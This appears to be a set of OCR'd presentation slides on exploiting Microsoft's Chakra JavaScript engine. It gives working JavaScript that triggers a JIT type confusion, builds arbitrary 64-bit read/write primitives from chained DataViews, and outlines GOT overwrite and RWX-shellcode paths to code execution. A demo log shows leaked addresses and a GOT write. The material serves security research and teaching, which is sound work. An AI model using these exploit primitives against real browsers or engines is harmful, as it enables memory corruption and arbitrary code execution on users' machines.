
- Create DataView of ArrayBuffer dv
- Set dv->buffer = addr
- dv[0] -> read from addr
- dv[0] = x -> write x into addr

Write to dv1->buffer setup




```
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

dv1 = new DataView(new ArrayBuffer(0x100));
dv2 = new DataView(new ArrayBuffer(0x100));

BASE = 0x100000000;
```

Write to dv1->buffer




```
for (let i = 0; i < 2000; i++) {
    let o = {a: 1, b: 2};
    opt(o, {}, {});
}

let o = {a: 1, b: 2};

opt(o, o, obj); // o->auxSlots = obj (Step 1)

o.c = dv1; // obj->auxSlots = dv1 (Step 2)

obj.h = dv2; // dv1->buffer = dv2 (Step 3)
```

Address arbitrary Read



```
let read64 = function(addr_lo, addr_hi) {
    // dv2->buffer = addr (Step 4)
    dv1.setUint32(0x38, addr_lo, true);
    dv1.setUint32(0x3C, addr_hi, true);

    // read from addr (Step 5)
    return dv2.getInt32(0, true) + dv2.getInt32(4, true) * BASE;
}
```

Aarb Write



```
let write64 = function(addr_lo, addr_hi, value_lo, value_hi) {
    // dv2->buffer = addr (Step 4)
    dv1.setUint32(0x38, addr_lo, true);
    dv1.setUint32(0x3C, addr_hi, true);

    // write to addr (Step 5)
    dv2.setInt32(0, value_lo, true);
    dv2.setInt32(4, value_hi, true);
}
```


Aarb rw to Code Execution

- At least two paths
  - Code reuse attack (ROP like)
    - Needs a lot of leaks, but you can get them easily
  - Shellcode to RWX page
    - Needs Addrof primitive

Code reuse

- If on linux and RW got
  - Find library base
  - Find libc address
  - Overwrite string functions with libc system
    - How to choose the correct function?
    - Just try every single import!
- If no RW got
  - Find stack
  - ROP

Demo code reuse


```
ctf@ubuntu:~/chakra$ cat e.js null | ./ch

Enter JS Code:

JS Output:
0x7f740459f6e0
aux array
0x555d663cefb0
0x7f7403933b50
0x7f740379b000
malloc and free
0x7f7406294070
0x7f7406294950
0x7f74061fd000
Writing on got
there
cat: flag: No such file or directory
Segmentation fault (core dumped)
ctf@ubuntu:~/chakra$ S
```

Shellcode to RWX page

- Find (or create) RWX page
- Write shellcode
- Create fake vtable with pointers to RWX page
- Create victim object
- Hijhack vtable
- Call js method

Maybe demo shellcode


- Didn’t make it in time ☹

What about Windows?

I mean almost nobody uses Chakra on Linux

Soon nobody will use it on Windows either though

Need sandbox escape, maybe next time?


Process Hacker [DESKTOP-FUU8BBP\chqma]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk

Name	PID	CPU	I/O tota...	Private ...	User name	Description
System Idle Process		67.23		0	NT AUT...\SYSTEM	
System	4	1.42		180 kB	NT AUT...\SYSTEM	NT Kernel & System
smss.exe	312			364 kB		Windows Session Mana.
Interrupts		0.92		0		Interrupts and DPCs
csrss.exe	380	0.04	504 B/s	1.25 MB		Client Server Runtime P.
csrss.exe	460	0.16	48 B/s	1.27 MB		Client Server Runtime P.
wininit.exe	480			800 kB		Windows Start-Up Appl.
services.exe	584	0.27		2.75 MB		Services and Controller .
svchost.exe	668	0.32	594 B/s	6.63 MB		Host Process for Windo.
RuntimeBroker.exe	3408			15.51 ...	DESKTOP-...\chqma	Runtime Broker
MicrosoftEdgeCP.exe	676	0.29		8.79 MB	DESKTOP-...\chqma	Microsoft Edge Content.
MicrosoftEdgeCP.exe	1496	0.02	145 B/s	20.05 ...	DESKTOP-...\chqma	Microsoft Edge Content.
MicrosoftEdgeCP.exe	6092			5.67 MB	DESKTOP-...\chqma	Microsoft Edge Content.
MicrosoftEdgeCP.exe	5500	0.01		17.02 ...	DESKTOP-...\chqma	Microsoft Edge Content.
calc.exe	3504			520 kB	DESKTOP-...\chqma	Windows Calculator
WerFault.exe	4432			3.87 MB	DESKTOP-...\chqma	Windows Problem Repo
SkypeHost.exe	3768			3.94 MB	DESKTOP-...\chqma	Microsoft Skype
WmiPrvSE.exe	4040			5.86 MB		WMI Provider Host
ShellExperienceHost.exe	2912			20.67 ...	DESKTOP-...\chqma	Windows Shell Experie...
SearchUI.exe	4164			54.39 ...	DESKTOP-...\chqma	Search and Cortana ap...
InstallAgent.exe	4328			1.76 MB	DESKTOP-...\chqma	InstallAgent
ApplicationFrameHost.exe	4352	1.19		9.98 MB	DESKTOP-...\chqma	Application Frame Host
SystemSettings.exe	1640			12.86 ...	DESKTOP-...\chqma	Settings
MicrosoftEdge.exe	2052	1.12		22.15 ...	DESKTOP-...\chqma	Microsoft Edge
browser_broker.exe	5836			4.7 MB	DESKTOP-...\chqma	Browser_Broker
DataExchangeHost.exe	4668			6.54 MB	DESKTOP-...\chqma	Data Exchange Host

Next step

- Full chain with Issue 1598
  - Needs more reversing and debugging
- Do a talk on Windows exploitation?
- Open to suggestions

References

- "The Layman's Guide to Zero-Day Engineering"
- "Saelo - Attacking JavaScript Engines"
- "Attacking Edge Through the JavaScript Compiler"
- Perception point writeups on Chakra
- Lokihardt bug reports